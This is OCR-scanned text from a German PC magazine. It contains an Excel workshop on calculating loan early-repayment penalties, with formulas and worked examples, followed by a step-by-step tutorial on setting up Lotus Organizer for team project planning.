14	*) 0=nachschüssig,1=vorschüssig			
15	Ihre Eingabe der Wiederanlagesätze			
17	Wiederanlagerendite	Ren	6,2	%
18	Zuschlag Verwaltungskoster	Verw	0,20	%
19	Zuschlag Risiko	Ris	0,10	%
22	Excels Berechnungen			
24	Ratenhöhe	Rmz	2.187,50	DM
25	Restschuld bei Vertragsend	Rsv	254.896	DM
26	Effektivzinssatz (PAngV)	Zef	8,04	%
28	Vorfälligkeitsschaden	Vor	312.236	DM
29	-Restschuld bei Abbruch	Rsa	-289.904	DM
30	**Vorfälligkeitsentschädigung**		**22.332**	DM

Formeln:

```
Rmz: =RUNDEN(Bw*(Zins%+Tilg%)/12;2)
Rsv: =ZW(Zins%/Z_J;Zzr*Z_J;Rmz*(12/Z_J)*(1+(12/Z_J-1+2*F)*Zins%/12);-Bw;0)
Zef: =ZINS(Zzr;-Rmz*12;Bw-Rmz*(12-1+2*F)/2;-Rs+Rmz*(12-1+2*F)/2;0)*100
Vor: =BW((ZW((Ren+Verw+Ris)%;1/12;0;-1;0)-1);Rlz*12;-Rmz;0;0)+
     BW((Ren+Verw+Ris)%;Rlz;0;-Rsv;0)
Rsa: =ZW(Zins%/Z_J;(Zzr-Rlz)*Z_J;Rmz*(12/Z_J)*(1+(12/Z_J-1+2*F)*Zins%/12);-Bw;0)
```

Bild 3

BERECHNUNG VON Vorfälligkeitsentschädigungen ohne vorliegenden Tilgungsplan



	A	B	C	D
2	Vorfälligkeitsentschädigung - Version II			
3	Berechnung nach der Aktiv-Passiv-Methode			
5	Ihre Daten aus dem Tilgungsplan der Bank			
7	Restschuld bei Abbruch	Rsa	289.904	DM
9	Restschuld bei Vertragsend	Rsv	254.896	DM
10	monatliche Ratenhöhe	Rmz	2.187,50	DM/M
11	Restlaufzeit ab Abbruch	Rlz	84	Raten
13	Ihre Eingabe der Wiederanlagesätze			
15	Wiederanlagerendite	Ren	6,2	%
16	Zuschlag Verwaltungskoster	Verw	0,20	%
17	Zuschlag Risiko	Ris	0,10	%
20	Excels Berechnungen			
22	Vorfälligkeitsschaden	Vor	312.236	DM
23	-Restschuld bei Abbruch w.o.		-289.904	DM
24	Vorfälligkeitsentschädigung		22.332	DM
26	Formeln:			
27	Restschuld bei Abbruch: =Rsa			
28	Vor: =BW((ZW((Ren+Verw+Ris)%;1/12;0;-1;0)-1);Rlz;-Rmz;0;0)+			
29	BW((Ren+Verw+Ris)%;Rlz/12;0;-Rsv;0)			

BERECHNUNG VON Vorfälligkeitsentschädigungen bei vorliegendem Tilgungsplan

renditen oder -sätze genannt, sind über die Deutsche Bundesbank oder aus Wirtschaftszeitungen wie der *Frankfurter Allgemeinen* zu erfahren. Ihre Beschaffung ist die einzige wirkliche Hürde der jetzt folgenden Excel-Berechnungen.

Das Bild auf S. 231 unten zeigt die erste Excel-Tabelle zur Berechnung von Vorfälligkeitsentschädigungen. Hier wird unterstellt, daß Ihnen kein Tilgungsplan vorliegt. Excel führt eine vollständige Darlehensrechnung durch, aus der die Höhe der Zahlungsausfälle und der Restschuld bei Darlehensabbruch hervorgehen.

Im oberen Tabellenteil stehen Ihre Darlehensdaten, die zu ermittelnde Wiederanlagerendite sowie die Zuschläge zur Wiederanlagerendite. Im unteren Tabellenteil liefert Excel Auswertungen.

Zur leichteren Lesbarkeit der Formeln erhalten alle Zellen Namenskürzel. Markieren Sie zur Namensvergabe die Zelle mit dem Kürzel und die Zelle rechts daneben, und rufen Sie *Einfügen/Namen/Übernehmen* (Excel 6.0/95) bzw. *Erstellen* (Excel 97) auf. Es erscheint ein kleines Dialogfeld, in dem bereits *Namen erstellen aus Linker Spalte* angekreuzt ist. Nach Bestätigen mit *OK* sind die Zellen über Namenskürzel wie *Bw* statt Adressen wie *C6* ansprechbar. Das macht Formeln wesentlich leichter lesbar.

Sie können das für jede Zelle einzeln durchführen oder alle betroffenen Zellen auf einmal markieren. Wenn Sie beim markieren die *Strg*-Taste gedrückt halten, lassen sich sogar mehrere nicht zusammenhängende Bereiche nacheinander markieren.

Beispiel 1: Ein Darlehen über 300 000 Mark mit 10 Jahren vertraglicher Laufzeit wird nach 3 Jahren abgebrochen. Die Daten sind: Restlaufzeit 7 Jahre, Nominalzins 7,75 Prozent, anfängliche Tilgung 1 Prozent, monatlich nachschüssige Raten.

Die Wiederanlagerendite öffentlicher Anleihen mit 7 Jahren Laufzeit betrug zum Datum des Darlehensabbruchs 6,2 Prozent. Als Zuschläge werden die meist praktizierten Werte 0,20 Prozent für Verwaltung und 0,10 Prozent für Risiko eingesetzt.

Im unteren Tabellenteil findet Excel die Zahlungsausfälle, nämlich Ratenhöhe und Restschuld bei Vertragsende. Aus ihnen folgt durch Abzinsen mit

```
6,20+0,20+0,10 = 6,50%
```

ein Vorfälligkeitsschaden von 312 236 Mark. Hiervon zieht Excel die berechnete Restschuld bei Abbruch von 289 904 Mark ab und findet als Vorfälligkeitsentschädigung 22 332 Mark. Sie haben also insgesamt einen Vorfälligkeitsschaden von

```
289 904 + 22 332
= 312 236 Mark
```

zu zahlen. Wenn bei Darlehensabbrüchen gestritten wird, dann nur über die Vorfälligkeitsentschädigung, nie über die Restschuld bei Abbruch laut Tilgungsplan.

Beispiel 2: Beim Darlehensabbruch betrug die Wiederanlagerendite nicht 6,20 Prozent, sondern 9,20 Prozent. Statt einer Schuld ergibt sich ein Guthaben von 19 372 Mark gegenüber der Bank. Excel berechnet in diesem Fall einen Vorfälligkeitsschaden von 270 532 Mark. Die Restschuld bei Darlehensabbruch bleibt bei 289 904 Mark. Excel zeigt -19 372 Mark als Vorfälligkeitsentschädigung an.

Das Bild oben links zeigt die zweite Excel-Tabelle zur Berechnung von Vorfälligkeitsentschädigungen. Sie setzt voraus, daß Sie Restschuld bei Darlehensabbruch, Restschuld bei Darlehensende und Ratenhöhe aus einem vorliegenden Tilgungsplan für jeden Monat genau ablesen können.

Beispiel 3: Nach Darlehensabbruch betrage die Restlaufzeit

```
7 Jahre*12 Raten = 84 Raten
```

Die übrigen Daten seien wie im vorangegangenen Bild. Excel findet dieselbe Vorfälligkeitsentschädigung wie zuvor.

Das Bild unten zeigt eine Tabelle von Wiederanlagerenditen öffentlicher Anleihen aus dem Jahre 1997. Typisch ist der Anstieg der Renditen mit der Laufzeit, die hier zugleich die Restlaufzeit des abgebrochenen Darlehens ist.


4 Refinanzierung praxisnah berechnen

Strukturkongruente Refinanzierung ist der Bankbegriff für die exakte Rekonstruktion eines ausgefallenen Zahlungsstroms, wie ihn Gutachter vor Gericht anwenden.

Das Bild auf S. 233 oben zeigt einen einfachen Fall. Der *ausgefallene Zah-*

	A	B	C	D	E	F
2	Wiederanlagerenditen öffentlicher Anleihen, 1997					
3	Quelle: Deutsche Bundesbank					
5	Restlaufzeit	1-2	2-3	3-4	4-5	Jahre
7	Apr 97	3,50	3,90	4,30	4,70	% p.a.
8	Mai 97	3,50	3,90	4,30	4,60	% p.a.
9	Jun 97	3,40	3,80	4,20	4,50	% p.a.
10	Jul 97	3,50	3,90	4,20	4,50	% p.a.
11	Aug 97	3,70	4,20	4,50	4,70	% p.a.

EINIGE AKTUELLE WERTPAPIERRENDITEN für die Restlaufzeit abgebrochener Darlehen




MIT DREI WERTPAPIEREN unterschiedlicher Rendite lassen sich drei Zahlungen rekonstruieren.

lungsstrom bestehe aus drei Jahreszahlungen (rote Säulen).

Zu ihrer Rekonstruktion werden hier drei Wertpapiere mit Jahreskupon gekauft. Wertpapier *3* (blau) erzeugt vier Zahlungen: Am Ende jeden Jahres eine Zinszahlung und zusätzlich am Ende des dritten Jahres die Rückzahlung seines Nennwerts. Analog die Wertpapiere *2* und *1*. Man muß also Zinszahlungen und Wertpapierhöhen derart kombinieren, daß sich exakt die drei ausgefallenen Zahlungen ergeben.

Im Bild unten berechnet Excel die Höhe der drei erforderlichen Wertpapiere, die summiert exakt den Vorfälligkeitsschaden ausmachen. Zum Vergleich zinst Excel die drei ausgefallenen Zahlungen mit der Rendite des dreijährigen Wertpapiers ab, was der etwas ungenaueren Praxis entspricht. Bei flacher Zinsstruktur, wenn sich also Wertpapierrenditen nur unwesentlich mit der Laufzeit ändern, liefert die ungenauere Praxismethode beinahe exakte Werte.

Beispiel 4: Ein Mietvertrag mit Jahreszahlungen von 1000 Mark soll drei Jahre vor vertraglichem Ende durch eine einmalige Zahlung (Vorfälligkeitsentschädigung) abgelöst werden. Am Tag des Abbruchs liegen die angegebenen Renditen ein-, zwei- und dreijähriger Wertpapiere vor. Excel findet im unteren Tabellenteil die Höhe der drei zu kaufenden Wertpapiere, deren Summe von 2735,78 Mark die exakte Vorfälligkeitsentschädigung ausmacht. Zum Vergleich liefert die in der Praxis angewandte Barwertrechnung 2718,15 Mark. WN



EXCEL VERGLEICHT EXAKTE und angenäherte Aktiv-Passiv-Berechnungen.

Die Excel-Tabellen dieses Beitrags finden Sie auf der Heft-CD und der Homepage des PC Magazin unter

www.pc-magazin.de/magazin/ ➥extras.htm

Klicken Sie in der Tabelle *Online-Extras* das rote Download-Feld zu diesem Workshop an.



Lotus Organizer anpassen

Zeitplaner auf Zack

Der Lotus Organizer ist ein leicht bedienbares Tool, mit dem Sie Ordnung in Ihre Termine bringen. Entdecken Sie mit uns versteckte Funktionen.

MARKUS HAHNER

Um den Lotus Organizer richtig kennenzulernen, schlüpfen Sie mit uns in die Rolle eines Projektleiters und richten den Lotus Organizer für die neue Niederlassung Ihrer fiktiven Firma ein. Dabei lernen Sie Schritt für Schritt, wie Sie Projekte planen, verschiedene Register einbinden und die Oberfläche Ihres Organizer individuell anpassen. Mit diesem Wissen können Sie den Lotus Organizer perfekt für Ihre eigenen Termine benutzen.

Ein weiterer Abschnitt ist EasyClip gewidmet, dem neuen Tool in der Millennium Edition der Lotus SmartSuite. Zum Schluß zeigen wir Ihnen, wie Sie bei vielen Daten mit Filtern und Verknüpfungen den Überblick behalten.

❶ Projekt starten

Da die Eröffnung einer neuen Niederlassung sehr viel Planungsarbeit bedeutet, legen Sie dafür als Projektleiter eine eigene Organizer-Datei an. Sie ist das schwarze Brett für alle Mitglieder Ihres Teams und wird von allen gemeinsam bearbeitet.

Mit *Datei/Neu* erhalten Sie einen neuen, leeren Terminplaner, den Sie mit *Datei/Speichern* unter dem Namen *Projekt - Neue Niederlassung* in ein Verzeichnis speichern, auf das alle Teammitglieder Zugriff haben, zum Beispiel auf einem für alle freigegebenen Netzlaufwerk oder in einem speziellen Ordner. Damit die Datei später für mehrere Benutzer gleichzeitig zugänglich ist, stellen Sie unbedingt im *Speichern*-Dialogfenster bei *Dateiyp* die Auswahl *Organizer Mehrbenutzerzugriff* ein.



EIGENE KATEGORIEN verschaffen Ihnen mehr Überblick in Ihren Organizer-Projekten.

Da Sie als Projektleiter die Datei ständig benötigen, sollte sie gleich beim Start des Organizers geöffnet sein. Tragen Sie dazu unter *Datei/Benutzervorgaben/Organizer Vorgaben* auf dem Register *Vorgabedatei* bei *Automatisch öffnen* das Verzeichnis und den Namen Ihrer neuen Datei ein.

TIP **Möchten Sie am Sonntag arbeiten? Sicher nicht. Wechseln Sie deshalb auf das Register *Umgebung*, und ändern Sie über das Drop-Down-Listenfeld *Woche beginnt am* den Wochenanfang von der Vorgabe *Sonntag* auf *Montag*.**

Sämtliche Termine oder Aktivitäten fassen Sie für eine bessere Übersicht im Organizer in Kategorien zusammen. Jede Kategorie verfügt neben einer eindeutigen Kategoriebezeichnung über ein kleines Symbol, das der Organizer unter anderem beim Drucken eines Kalenders ausgibt. So lassen sich Einträge schnell wiederfinden oder mit der Filterfunktion aussortieren.

Die von Lotus vorgegebenen Kategorien werden Ihnen wahrscheinlich nicht genügen. Erweitern Sie den angebotenen Katalog über das Menü *Erstellen/Kategorien erweitern*. Tragen Sie hier die Kategorien *Räumlichkeiten*, *Inventar* und *Personal* ein.

Wenn Ihre Kollegen den Planer benutzen, sollten sie gleich sehen, wozu er gut ist. Geben Sie ihm also einen aussagekräftigen Titel, zum Beispiel *Zeitplan Firmeneröffnung*. Klicken Sie dazu auf den grauen linken Rand unterhalb des

STEP BY STEP

❶ Projekt starten
Legen Sie eine neue Organizer-Datei für die Verwaltung Ihres Projekts an, die später benötigten Kategorien werden gleich am Anfang definiert.

❷ Projekt unterteilen
Auf dem Planer legen Sie einzelne Abschnitte Ihres Projekts fest, damit Sie Überblick über Ihr Projekt behalten.

❸ Termine überblicken
Ihre Planungsabschnitte werden jetzt mit Aktivitäten und Terminen gefüllt. Verschiedene Ansichten helfen, den Überblick zu bewahren.

❹ Wissen weitergeben
Erlauben Sie Ihren Teammitgliedern den direkten Zugriff auf alle Ihre Projektdaten und Termine.

❺ Informationen übertragen
Übernehmen Sie dank EasyClip mit wenigen Mausklicks Termine, Aktivitäten und Notizen in Ihre Organizer-Datei.

❻ Verbindungen schaffen
Erstellen Sie innerhalb Ihrer Daten Beziehungen, indem Sie Termine mit Adressen oder Aktivitäten mit Notizen verknüpfen.

❼ Übersicht bewahren
Für eine bessere Übersicht in Ihrem Projekt legen Sie Filter an und prüfen regelmäßig alle Aufgaben und Termine.

Organizer-Registers. Daraufhin blättert der Organizer die Titelseite auf. Klicken Sie in das weiße Etikettenfeld, und geben Sie den genannten Namen ein. Nach einem Klick auf das SmartIcon *Aktuelle Datei speichern* ist der Organizer für die Aufnahme Ihrer Daten vorbereitet, und Sie können mit der eigentlichen Projektplanung mit Ihrem neuen Terminplaner starten.

DIE PLANUNGSABSCHNITTE lassen sich per Mauszeiger eintragen und beliebig verschieben, kürzen oder verlängern.

❷ Projekt unterteilen

Um ein gegebenes Ziel zu erreichen, gliedern Sie Ihr Projekt am besten in einzelne Abschnitte, die ihrerseits wieder aus Terminen und Aktivitäten bestehen. Haben Sie Ihre Arbeit auf diese Art aufgeteilt, übertragen Sie die Struktur direkt in den Organizer. Das Programm gibt mit seinen Registern genau diese Organisationsstruktur wieder. Für den Gesamtüberblick sorgt das Organizer-Register *Planer*, Ihre Aufgaben tragen Sie im Register *Aktivitäten* ein, die Termine landen im Kalender, Kommentare und Memos im Register *Notizblock* und Adressen in *Adressen*.

Für langfristige Projekte wechseln Sie auf den Planer und stellen über *Ansicht/Jahr pro Seite* sicher, daß der Jahresüberblick sichtbar ist. Für jedes Projekt legen Sie jetzt einen eigenen farbigen Schlüssel an, der unter der Jahresübersicht erscheint.

Mit *Ansicht/Vorgaben für Planer* und einem Klick auf die Schaltfläche *Schlüssel* landen Sie bei einer Tabelle aller Schlüssel. Klicken Sie auf die Farbfelder, und legen Sie Schlüssel für alle Aufgabenblöcke wie zum Beispiel *Budget-Projektierung*, *Räumlichkeiten suchen*, *Personalsuche*, *Umbau/Inventar* und *Eröffnung* an.

Haben Sie jedem Projekt eine Farbe zugewiesen und das Menü mit *OK* geschlossen, zeichnen Sie im Planer wie mit einem Filzstift Zeitbalken für Ihre Vorhaben: Klicken Sie auf den jeweiligen Schlüssel, und ziehen Sie die Maus über den Jahreskalender. Sobald Sie die Maustaste lösen, ist der neue Projektabschnitt eingetragen.

Terminpläne haben die Eigenheit, sich immer wieder zu ändern. Es könnte sein, daß Sie nicht auf Anhieb geeignete neue Mitarbeiter für Ihre Buchhaltung finden. Deshalb müssen Sie sich für die Personalsuche mehr Zeit nehmen. Andererseits kann die Suche nach Räumlichkeiten schneller beendet sein, als erwartet, weil Ihr Nachbar auszieht und Ihnen seine Büroräume überläßt. Möchten Sie sich mehr oder weniger Zeit für ein Projekt einteilen, positionieren Sie den Mauszeiger am Anfang oder am Ende des zugehörigen Balkens. Der Zeiger verwandelt sich in einen Doppelpfeil, und Sie können ganz leicht bei gedrückter linker Maustaste den Balken beliebig verlängern oder verkürzen.

Nun weisen Sie den einzelnen Planungsabschnitten noch eine Kategorie zu, damit Sie sie später leichter wiederfinden. Mit einem Doppelklick auf einen Balken zeigt der Organizer das Dialogfenster *Planung bearbeiten* an. Hier weisen Sie die Kategorie zu, vergeben ein Start- und Enddatum und tragen zusätzliche Notizen ein (beispielsweise für den Projektverantwortlichen dieses Projektabschnitts).

Wenn Sie jetzt zurück auf das *Kalender*-Register wechseln, sehen Sie, daß der Organizer für Sie schon die Projektabschnitte als farbige Balken samt Schlüsselnamen und Notizen eingezeichnet hat.

❸ Termine überblicken

Der Zeitplan Ihrer Firmengründung ist in groben Zügen abgesteckt. Jetzt kümmern Sie sich um die Feinheiten. Tragen Sie alle bekannten Termine und Aktivitäten in die Register *Kalender* und *Aktivitäten* ein. Der Unterschied zwischen Terminen und Aktivitäten ist einfach: Für Termine haben Sie eine festes Datum, Aktivitäten erstrecken sich hingegen immer über einen längeren Zeitraum. Wissen Sie für ein Vorhaben schon einen Termin, tragen Sie ihn also im Kalender ein. Gibt es noch keinen Termin, kommt es zu den *Aktivitäten*.

Um einen Termin einzutragen, wechseln Sie auf das *Kalender*-Register. Wenn der Jahresüberblick erscheint, klicken Sie doppelt auf den gewünschten Tag, zum Beispiel den 6. Dezember, und die Wochenansicht erscheint. Tragen Sie den Termin ein, in diesem Fall *Nikolaustag*, indem Sie auf den gewünschten Tag doppelklicken. Der Organizer erinnert Sie an den eingetragenen Termin – entweder akustisch oder durch eine Meldung auf dem Bildschirm. Sie brauchen nur durch Klicken auf die Schaltfläche *Wecker* einen Alarm zu setzen.

Das Anlegen einer Aktivität funktioniert fast genauso wie das Anlegen eines Termins. Wechseln Sie auf die erste Seite des *Aktivitäten*-Registers, und klicken Sie doppelt auf die leere *Aktivitäten*-Seite. Geben Sie eine Beschreibung und die Kategorie ein, der Sie die Aktivität zuordnen wollen.

Ist die Aktivität nicht an ein Datum gebunden, wählen Sie *Keines*. Haben Sie schon ein festes Zeitfenster, legen Sie über *Anfangsdatum* und *Fällig* fest, wann die Aufgabe erledigt werden muß.

Wenn Ihre Firma richtig floriert, werden sich die Termine und Aktivitäten



FÜR DIE TEAMARBEIT binden Sie beliebige Registerkarten aus anderen Organizer-Dateien in die eigene Datei ein.

häufen. Durchblick verschaffen Ihnen dann die unterschiedlichen Ansichten des Organizer. Über das Menü *Ansicht* ordnen Sie die Einträge nach Prioritäten, Status, Anfangsdatum oder Kategorie.

TIP **Die Dauer eines Termins stellen Sie komfortabel mit dem TimeTracker ein. Wenn Sie auf dem Termintext im Kalender einen Doppelklick ausführen, erscheint der TimeTracker in Form eines Zeitstrahls mit zwei Uhren. Die obere Uhr legt den Start-, die untere Uhr den Endtermin fest. Beide Uhren lassen sich mit der Maus beliebig verschieben.**



MIT EASYCLIP fügen Sie Daten in Ihre Organizer-Datei ein – auch dann wenn der Organizer selbst nicht geladen ist.

❹ Wissen weitergeben

Ihre Organizer-Datei haben Sie mit den Basisdaten Ihres Projekts gefüllt, die eigentliche Arbeit kann beginnen. Ihre Teammitglieder können sich jederzeit über Termine und Aktivitäten informieren, die neu angelegte Organizer-Datei öffnen und selbst Änderungen oder Kommentare eintragen. Das hat jedoch den Nachteil, daß deren persönliche Organizer-Datei nicht mehr geladen ist. So können Ihre Mitarbeiter zwar sehen, was am schwarzen Brett steht, aber nicht, wann sie selber Zeit für die gemeinsamen Projekte haben. Sie müßten also immer zwischen zwei offenen Organizern hin- und herschalten.

Um sowohl Zugriff auf die eigene als auch auf die Organizer-Projektdatei zu haben, können Sie und ihre Kollegen fremde Register in die eigenen Organizer-Dateien einbinden. Laden Sie dafür Ihre persönliche Organizer-Datei, und rufen Sie das Menü *Register/Aufnehmen* auf.


Klicken Sie auf die Schaltfläche *Durchsuchen*, und wählen Sie die gemeinsame Projektdatei aus. Nach dem Öffnen sehen Sie alle Register der Projektdatei in einem Listenfeld. Markieren Sie darin den Eintrag *Kalender*, erscheint im Textfeld *Register-Name* unterhalb des Listenfelds der Text*Kalender:1*. Das ist nicht gerade vielsagend. Damit Sie auch noch nach Jahren wissen, daß hier alle gemeinsamen Projekte abgelegt sind, ändern Sie den Eintrag auf *Projekt: Kalender*.

Der Organizer fügt die zusätzliche Registerkarte mit dem gewählten Text in Ihren Kalender ein. Wiederholen Sie den Vorgang für die Projektregister *Termine* und *Aktivitäten*.

Die Farbe der Register-Tabs ist standardmäßig mit denen der eigenen Register identisch. Das ist unübersichtlich. Rufen Sie deshalb das Menü *Register/Anpassen* auf, und wechseln Sie auf die Registerkarte *Register*. Markieren Sie in dem Listenfeld *Tabs* ein Projektregister, und weisen Sie ihm über das Drop-Down-Listenfeld *Farbe* eine andere Farbe zu. Ab sofort unterscheiden sich die Register der Projektdatei eindeutig von den Registern in Ihrem persönlichen Organizer.

Zusätzlich können Sie auch die Reihenfolge der neuen Register über die Schaltflächen *Nach oben* und *Nach unten* ändern und so zum Beispiel wichtige Register wie den gemeinsamen Jahresüberblick nach vorne holen.

Jeder Termin, den sie in die öffentliche Organizer-Datei eintragen, erscheint auch in den persönlichen Notizbüchern Ihrer Kollegen, wenn diese, wie beschrieben, die jeweiligen Register in ihren Planer übernommen haben. Das geht allerdings nicht automatisch. Die Kollegen müssen ihre Kalender von Zeit zu Zeit aktualisieren. Dies geschieht beim Blättern im Kalender oder beim Wechseln zwischen zwei Registerkarten.



DAS ARBEITEN mit Verknüpfungen macht eine doppelte Datenerfassungen überflüssig.

❺ Informationen übertragen

Als Projektleiter mit einem vollen Windows-Desktop haben Sie den Organizer vielleicht nicht immer geöffnet, wollen aber trotzdem Termine, Aktivitäten oder Notizen in die Projektdatei aufnehmen. Damit Ihr Desktop nicht vor lauter Fenstern überquillt, setzen Sie das neue Tool EasyClip ein, das Bestandteil der SmartSuite Millennium Edition ist. EasyClip steht nach der Installation des Organizers standardmäßig im *Autostart*-Ordner und wird bei jedem Windows-Start geladen.

Da EasyClip im Hintergrund läuft, sehen Sie von ihm nur das Notizblocksymbol auf der rechten Seite der Windows-Startleiste neben der Uhrzeit. Das Tool muß jetzt nur noch wissen, wo es Ihre Eingaben hinschikken soll. Bevor Sie mit EasyClip arbeiten, legen Sie deshalb fest, in welche Organizer-Datei das Programm Daten einfügt. Klicken Sie dazu mit der rechten Maustaste auf das EasyClip-Symbol, und wählen Sie im Kontextmenü den Eintrag *Vorgaben*. Es erscheint ein Dialogfenster, in dem Sie nur noch die gewünschte Organizer-Datei auszuwählen brauchen. Nun ist EasyClip einsatzbereit.

Die Arbeit mit EasyClip ist einfach. Angenommen, Sie haben mit Ihrer Text-

VERSIONSUNTERSCHIEDE

In die SmartSuite Millennium Edition hat Lotus eine in Teilbereichen erweiterte Version des Organizer gepackt, die aktuelle Versionsnummer lautet 4.1. Als Dateiformat kommt das OR4-Format zum Einsatz, das mit dem Format des nach wie vor als Einzelpaket erhältlichen Organizer 97 GS voll kompatibel ist.
Neu in der 4.1er Version sind SmartIcons für diverse Internet-Seiten, die Schnittstelle zum Corex CardScan, mit dem sich Visitenkarten scannen und die Daten direkt in das Adreßregister übernehmen lassen, sowie die Funktionen EasyClip (siehe Schritt 5) und EasySync für den Datenaustausch zwischen PC und dem 3Com PalmPilot bzw. dem Texas Instruments Personal Digital Assistant (PDA).

verarbeitung ein kurzes Memo erstellt und möchten dieses als Notiz in Ihre Organizer-Projektdatei einbinden.

Markieren Sie dazu den Text in Ihrer Textverarbeitung, und kopieren Sie ihn über *Bearbeiten/Kopieren* in die Windows-Zwischenablage. Klicken Sie mit der linken Maustaste auf das EasyClip-Symbol, und wählen Sie in dem erscheinenden Menüfenster die Auswahl *Notizblockseite erstellen*. EasyClip zeigt nun ein Dialogfenster an, in dem schon Ihr Text steht.

Geben Sie bei *Titel* den Namen ein, der anschließend im Inhaltsverzeichnis des Notizblocks stehen soll. Mit *OK* schreiben Sie den Text in den Notizblock. Genauso leicht tragen Sie mit EasyClip Termine oder Aktivitäten in den Organizer ein.

Ein paar Beschränkungen sind allerdings bei der Arbeit mit EasyClip zu beachten. Das Tool kopiert die Daten aus der Zwischenablage immer in die bei *Vorgabe* angegebene Organizer-Datei. Es ist nicht möglich, parallel im geöffneten Organizer mit einer anderen Datei zu arbeiten.

EasyClip kann auch nicht in fremde Register schreiben, wie wir sie im letzten Schritt angelegt haben. Hier müssen Sie selbst Hand anlegen und Termine, Notizen, oder Aktivitäten im Organizer per Drag&Drop verschieben.

⑥ Verbindungen schaffen

Ihre Firma floriert und Ihr Projekt wächst und wächst. Jetzt wird es wichtig, Zeit zu sparen und zusammengehörige Daten schnell zur Hand zu haben. Dafür verketten Sie einfach zusammengehörige Organizer-Einträge. Sie haben beispielsweise einen Termin, zu dem Sie sich mit einem Kunden treffen wollen. Da Ihnen möglicherweise etwas dazwischen kommt, möchten Sie aus Ihrem Adreßbuch noch die Nummer des Kunden haben, um ihn bei Bedarf rechtzeitig anzurufen.
Ein anderes Szenario: Sie möchten zum Beispiel eine Beziehung zwischen einer Aktivität *Informationen über Konkurrenz sammeln* und einer Informanten-Adresse festlegen. Wählen Sie die gewünschte Adresse aus Ihrem Adreßbuch, und gehen Sie in der Organizer-Toolbox auf die Schaltfläche *Verknüpfung erstellen*, die durch eine Kette symbolisiert wird. Wenn Sie jetzt auf die Adresse klicken, ist die Kette gespannt, Sie brauchen bloß noch einen zweiten Anknüpfungspunkt.

UNTERSCHIEDLICHE INSTALLATIONSMODI

Sowohl der Organizer 97 GS als auch der Organizer 4.1 lassen sich in zwei unterschiedlichen Versionen installieren: Als PIM (Personal Information Manager) oder als PIM mit Gruppenplanung. Während PIM mit Gruppenplanung zur erweiterten Kommunikation der Organizer-Anwender untereinander einen Lotus-Notes-Server voraussetzt, läßt sich mit der einfachen PIM-Version auch ohne Notes-Anbindung arbeiten. Gemeinsame Adreßbücher oder Terminkalender können Sie in beiden Versionen führen (siehe Schritt 4).
Beim Einsatz von Lotus Notes stehen darüber hinaus Funktionen wie zum Beispiel die elektronische Besprechungsanfrage zur Verfügung. Sie können feststellen, wann Ihre Kollegen Zeit haben und entsprechend Ihre Termine planen. Die Termine erscheinen anschließend in den Notes-Kalendern aller zum jeweiligen Meeting eingeladenen Kollegen.

Wechseln Sie dafür auf das *Aktivitäten*-Register, und klicken Sie auf die zu verknüpfende Aktivität. Der Organizer fügt ein Kettensymbol ein, das Ihnen zeigt, daß die Aktivität mit einem anderen Organizer-Element verknüpft ist. Natürlich können Sie mit der Aktivität mehrere Adressen verknüpfen, zusätzlich auch die Besprechungstermine mit Ihren Informanten sowie die Notizen, die Sie sich dabei gemacht haben.

